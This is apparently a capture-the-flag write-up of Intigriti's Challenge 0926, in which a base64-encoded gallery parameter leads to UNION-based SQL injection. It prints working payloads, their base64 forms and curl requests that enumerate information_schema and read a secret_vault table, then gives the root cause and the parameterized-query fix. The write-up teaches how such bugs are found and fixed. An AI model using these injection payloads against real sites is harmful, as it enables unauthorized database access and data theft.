 onevilx



Challenge: Intigriti Monthly Web Security Challenge 0926 Target:
https://challenge-0926.challenges.intigriti.io/challenge.phpVulnerability Type: Unauthenticated UNION-based SQL Injection (CWE-89) Root cause: Attacker-controlled input, base64-decoded and concatenated straight into a SQL string Flag:INTIGRITI{01a09f56-74a2-700b-a849-ffe6742327b2}
1. Executive Summary
Encoding is not encryption, and it is certainly not sanitization. Yet every month a piece of software ships to production having quietly conflated the three, and every month someone learns the difference the hard way. Intigriti’s Challenge 0926 dresses that exact confusion in a friendly costume — a pastel “Critter Gallery” of foxes, pandas, and penguins — and dares you to notice that the opaque-looking pic parameter guarding each animal is not an image ID, not a token, and not a defensive layer. It is base64. And under the base64 is a raw string, dropped without ceremony into a SQL query.
The whole challenge lives and dies on a single realization: the strange-looking value in the URL is only strange because it is encoded, and encoding is reversible by design. Once you decode one tile link, the illusion of protection evaporates, and what remains is a textbook injection point — one that an unauthenticated visitor can drive all the way to reading an entirely separate table, secret_vault, which the gallery was never meant to expose.
This writeup walks the full path: reading the app the way an attacker reads it, spotting the base64 red herring, fingerprinting the query shape one column at a time, and building the UNION SELECT that lifts the flag out of the vault. Along the way I’ll show why the tempting non-fixes (“harder” encoding, escaping quotes) miss the point, and what the only real fix is.
2. Reconnaissance: Reading the Gallery Like an Attacker
The landing page is a small, tasteful thing — a Critter Gallery, “a tiny gallery of the animal kingdom.” A grid of tiles, each an animal, each a link. Nothing shouts database at you. That is exactly why you read the source.

Every tile is an anchor, and every anchor points back at the same script with a single parameter:
<a class="tile" href="?pic=Zm94"><div class="name">fox</div></a><a class="tile" href="?pic=cGFuZGE="><div class="name">panda</div></a><a class="tile" href="?pic=bGlvbg=="><div class="name">lion</div></a><a class="tile" href="?pic=cGVuZ3Vpbg=="><div class="name">penguin</div></a>To a casual eye, Zm94, cGFuZGE=, bGlvbg== are opaque handles — the sort of thing you’d expect from a hashed asset name or a signed token, something you shouldn’t touch. That impression is the entire defense mechanism of this application, and it is made of tissue paper. The trailing = padding on cGFuZGE= and the == on bGlvbg== are the tell: this is base64, the most reversible “encoding” in the web’s vocabulary.
Decode them and the mask comes off instantly:
Zm94 -> foxcGFuZGE= -> pandabGlvbg== -> lioncGVuZ3Vpbg== -> penguin
So the pic parameter is not an image reference at all. It is the animal’s name, base64-wrapped for transport and nothing more. Whoever built this treated base64 as if it were a lockbox around the value. It is not a lockbox; it is a paper envelope, and we have just read the letter inside.
Requesting a tile normally confirms how the value is used. Fetching ?pic=Zm94 (fox) returns:
<h2>fox</h2><div class="desc">The red fox is a clever, highly adaptable hunter.</div>
Two observations worth pinning to the notebook:
- The heading (
<h2>) echoes back the name we sent — decoded from ourpic. - The description body is clearly pulled from somewhere keyed on that name — a lookup. That “somewhere” is almost certainly a database, and the name is almost certainly interpolated into the query.
There is one and only one input on the page, and it flows straight into a data lookup. That is the whole attack surface, and it is enough.
3. The Red Herring: Base64 as a Fake Boundary
It’s worth pausing on why this pattern is so common in the wild, because Challenge 0926 is a caricature of a real mistake.
Developers reach for base64 constantly — to shuttle binary through text channels, to make an ID “look less guessable,” to keep an ugly value out of a user’s face. None of those are security properties, but the aesthetic of an encoded string — random-looking, uppercase-and-lowercase, ending in = — reads as “handled” to the human eye. It looks like something already passed through a filter. That visual reassurance is precisely the trap.
Here’s the mental model the vulnerable code is built on versus what actually happens:
WHAT THE DEVELOPER FELT SAFE ASSUMING ┌──────────────┐ base64 ┌───────────────┐ trusted ┌──────────┐ │ user's input │ ─────────> │ "opaque" pic │ ──────────> │ SQL │ └──────────────┘ └───────────────┘ └──────────┘ (imagined boundary lives here)
WHAT ACTUALLY HAPPENS ┌──────────────┐ base64 ┌───────────────┐ base64_decode() ┌──────────┐ │ ATTACKER's │ ─────────> │ pic=<payload> │ ───────────────> │ SQL │ │ SQL payload │ └───────────────┘ raw string └──────────┘ └──────────────┘ (no boundary at all)The decode step doesn’t sanitize — it does the opposite. It faithfully reconstructs whatever bytes I choose to encode, quotes and semicolons and all, and hands them to the query builder. So the exploit workflow is simply: write the SQL I want, base64-encode it, put it in pic, and let the server decode it back into my exact payload. Encoding, from the attacker’s side, is not an obstacle — it’s a delivery mechanism the server helpfully reverses for me.
4. Confirming the Injection
The first job is to prove the quote context breaks. If the name is interpolated into something like ... WHERE name = '<decoded>', then closing that quote and appending an always-true condition should keep the query valid instead of erroring.
Payload:
fox' OR '1'='1Base64-encoded and dropped into pic:
Zm94JyBPUiAnMSc9JzE=curl --get 'https://challenge-0926.challenges.intigriti.io/challenge.php' \ --data-urlencode 'pic=Zm94JyBPUiAnMSc9JzE='The page doesn’t just survive — it spills. Instead of the single fox description, it returns the descriptions for every critter at once: fox, panda, lion, penguin, otter, koala, owl, tiger, stacked one per line. That is exactly what WHERE name = 'fox' OR '1'='1' does — the injected ' closed the string literal, OR '1'='1' made the condition true for every row, and the query happily returned all of them. The single quote is live, the WHERE clause is ours to steer, and we are unmistakably inside the statement.

One thing the response tells us for free: the <h2> heading dutifully reflects our entire raw payload — fox' OR '1'='1 — back into the page. Before getting excited about XSS, check the bytes: the server HTML-encodes it (' for the quote), so the reflection is inert. This is a SQL injection, not a cross-site scripting bug, and it’s worth being precise about that distinction in the report rather than over-claiming.
5. Fingerprinting the Query: How Many Columns?
UNION-based extraction requires that my injected SELECT return the same number of columns as the original query, in a type-compatible order. Guessing wrong just yields an error and an empty page, so I fingerprint it deterministically rather than flailing.
The cleanest probe is UNION SELECT with an increasing column count, watching for the first one that renders instead of erroring:
' UNION SELECT 1-- -→ pic=JyBVTklPTiBTRUxFQ1QgMS0tIC0=
The description body renders as:
<div class="desc">1</div>That’s a hit — a single column. To confirm it really is one and not two, I try two:
' UNION SELECT 1,2-- -→ the page comes back empty. Column-count mismatch. So the underlying query selects exactly one column, and I now know its shape:
SELECT description FROM <table> WHERE name = '<decoded pic>'Two subtle points fall out of this probe, and they matter for building the final payload:
- The heading (
<h2>) is not a database column — it’s PHP echoing back the decodedpicvalue directly. That’s whyUNION SELECT 1put1in the description slot but left the raw injection string in the heading. Only one column actually comes from SQL. - The
-- -comment (a--followed by a space, then a throwaway-) neutralizes whatever trailing'the original query appended after my injection point, so the statement parses cleanly. On MySQL the space after--is mandatory; the extra-is just a robust, copy-paste-safe placeholder for it.
With the column count nailed to one, everything downstream is a matter of choosing what that single column returns.
6. Mapping the Database
Now I aim the single UNION column at MySQL’s information_schema to enumerate the schema. group_concat() collapses many rows into one string, which is perfect for a one-column, one-row rendering slot.
Tables in the current database:
' UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()-- -→
pic=JyBVTklPTiBTRUxFQ1QgZ3JvdXBfY29uY2F0KHRhYmxlX25hbWUpIEZST00gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcyBXSEVSRSB0YWJsZV9zY2hlbWE9ZGF0YWJhc2UoKS0tIC0=Rendered result:
animals,secret_vault
There it is. animals is the gallery we were shown. secret_vault is the one we were not — and the name is not exactly subtle about where the flag lives.
Columns of secret_vault:
' UNION SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema=database() AND table_name='secret_vault'-- -→
pic=JyBVTklPTiBTRUxFQ1QgZ3JvdXBfY29uY2F0KGNvbHVtbl9uYW1lKSBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS5jb2x1bW5zIFdIRVJFIHRhYmxlX3NjaGVtYT1kYXRhYmFzZSgpIEFORCB0YWJsZV9uYW1lPSdzZWNyZXRfdmF1bHQnLS0gLQ==Rendered result:
id,noteThe interesting column is note. That’s the last hop.
7. Extracting the Flag
Everything up to here was scaffolding. The payload that pays out is trivial once the shape is known — one column, straight out of the vault:
' UNION SELECT group_concat(note) FROM secret_vault-- -Base64:
JyBVTklPTiBTRUxFQ1QgZ3JvdXBfY29uY2F0KG5vdGUpIEZST00gc2VjcmV0X3ZhdWx0LS0gLQ==The single-request reproduction, start to finish:
curl --get 'https://challenge-0926.challenges.intigriti.io/challenge.php' \ --data-urlencode 'pic=JyBVTklPTiBTRUxFQ1QgZ3JvdXBfY29uY2F0KG5vdGUpIEZST00gc2VjcmV0X3ZhdWx0LS0gLQ=='The description slot renders:
<div class="desc">INTIGRITI{01a09f56-74a2-700b-a849-ffe6742327b2}</div>INTIGRITI{01a09f56-74a2-700b-a849-ffe6742327b2}
An unauthenticated visitor, sending a single GET request with no session and no prior interaction, has just read a row from a table the application never links to. Every probe used a read-only SELECT; nothing was written, dropped, or modified.
8. Root Cause
Strip away the animals and it’s four lines of intent:
// conceptual reconstruction of the vulnerable path$name = base64_decode($_GET['pic']); // (1) decode, do NOT sanitize$sql = "SELECT description FROM animals WHERE name = '$name'"; // (2) string concatenation$row = $db->query($sql)->fetch(); // (3) executeecho "<h2>" . htmlspecialchars($name) . "</h2>"; // (4) reflect, correctly escapedecho "<div class='desc'>" . $row['description'] . "</div>";Two things are true at once here, and the contrast is the lesson of the whole challenge:
- Line 4 is done right. The reflected name is passed through
htmlspecialchars, which is why the injection string shows up in the heading but never fires as XSS. The developer clearly knew about output encoding for HTML. - Line 2 is the wound. The same value is concatenated straight into SQL with no parameterization and no escaping. The
base64_decodeon line 1 didn’t add safety — it stripped the only thing that made the value look handled, then handed the raw bytes to the query.
The base64 was never a control. It sat before the trust boundary, transforming the input without validating it — the security equivalent of shredding a letter and taping it back together before reading it aloud. The moment you treat a reversible transform as a filter, you’ve built a boundary out of a mirror.
9. Remediation
The fix is the fix it always is for SQL injection, and the near-misses are worth naming because they’re tempting:
The real fix — parameterized queries. Bind the value; never concatenate it. The database then treats name as data, permanently, no matter what bytes it contains:
$name = base64_decode($_GET['pic']);$stmt = $db->prepare('SELECT description FROM animals WHERE name = ?');$stmt->execute([$name]);A good defense-in-depth layer — allowlist the decoded value. The set of legitimate critters is small and known. Reject anything that isn’t on the list before it reaches the query:
$allowed = ['fox','panda','lion','penguin','otter','koala','owl','tiger'];if (!in_array($name, $allowed, true)) { http_response_code(404); exit; }What does not work — and why people try it:
- “Encode it harder.” Swapping base64 for hex, or double-encoding, changes nothing. The server still decodes back to attacker bytes before the query. You cannot out-obfuscate a value the server is contractually obligated to reverse.
- “Escape the quotes.” Blocklist escaping is a perennial game of whack-a-mole (charset tricks,
\handling,NO_BACKSLASH_ESCAPES, comment variants). Parameterization sidesteps the entire category instead of patching one entrance to it.
Parameterization first, allowlist as belt-and-suspenders. Base64 stays exactly what it is — a transport encoding — and never gets mistaken for a guard again.
10. Takeaways
- Reversible ≠ protective. Base64, hex, URL-encoding, and friends are transport transforms. If your only “validation” is that a value looks encoded, you have no validation.
- Read the links, decode the tokens. The entire challenge opened up the instant one tile’s
picvalue was decoded. Recon is mostly the discipline of not accepting a value as opaque just because it looks it. - Fingerprint, don’t guess. Column count and query shape are knowable —
UNION SELECT 1, then1,2, then read what renders. Deterministic probing beats payload roulette and keeps the request count (and the noise) down. - Claim precisely. The payload was reflected into the page, but HTML-encoded — so it’s SQLi, not XSS. Getting that boundary right in the report is the difference between a clean finding and an overreach.
The flag was never really guarded by anything. It was guarded by the hope that nobody would decode a base64 string — and hope is not an access control.
INTIGRITI{01a09f56-74a2-700b-a849-ffe6742327b2}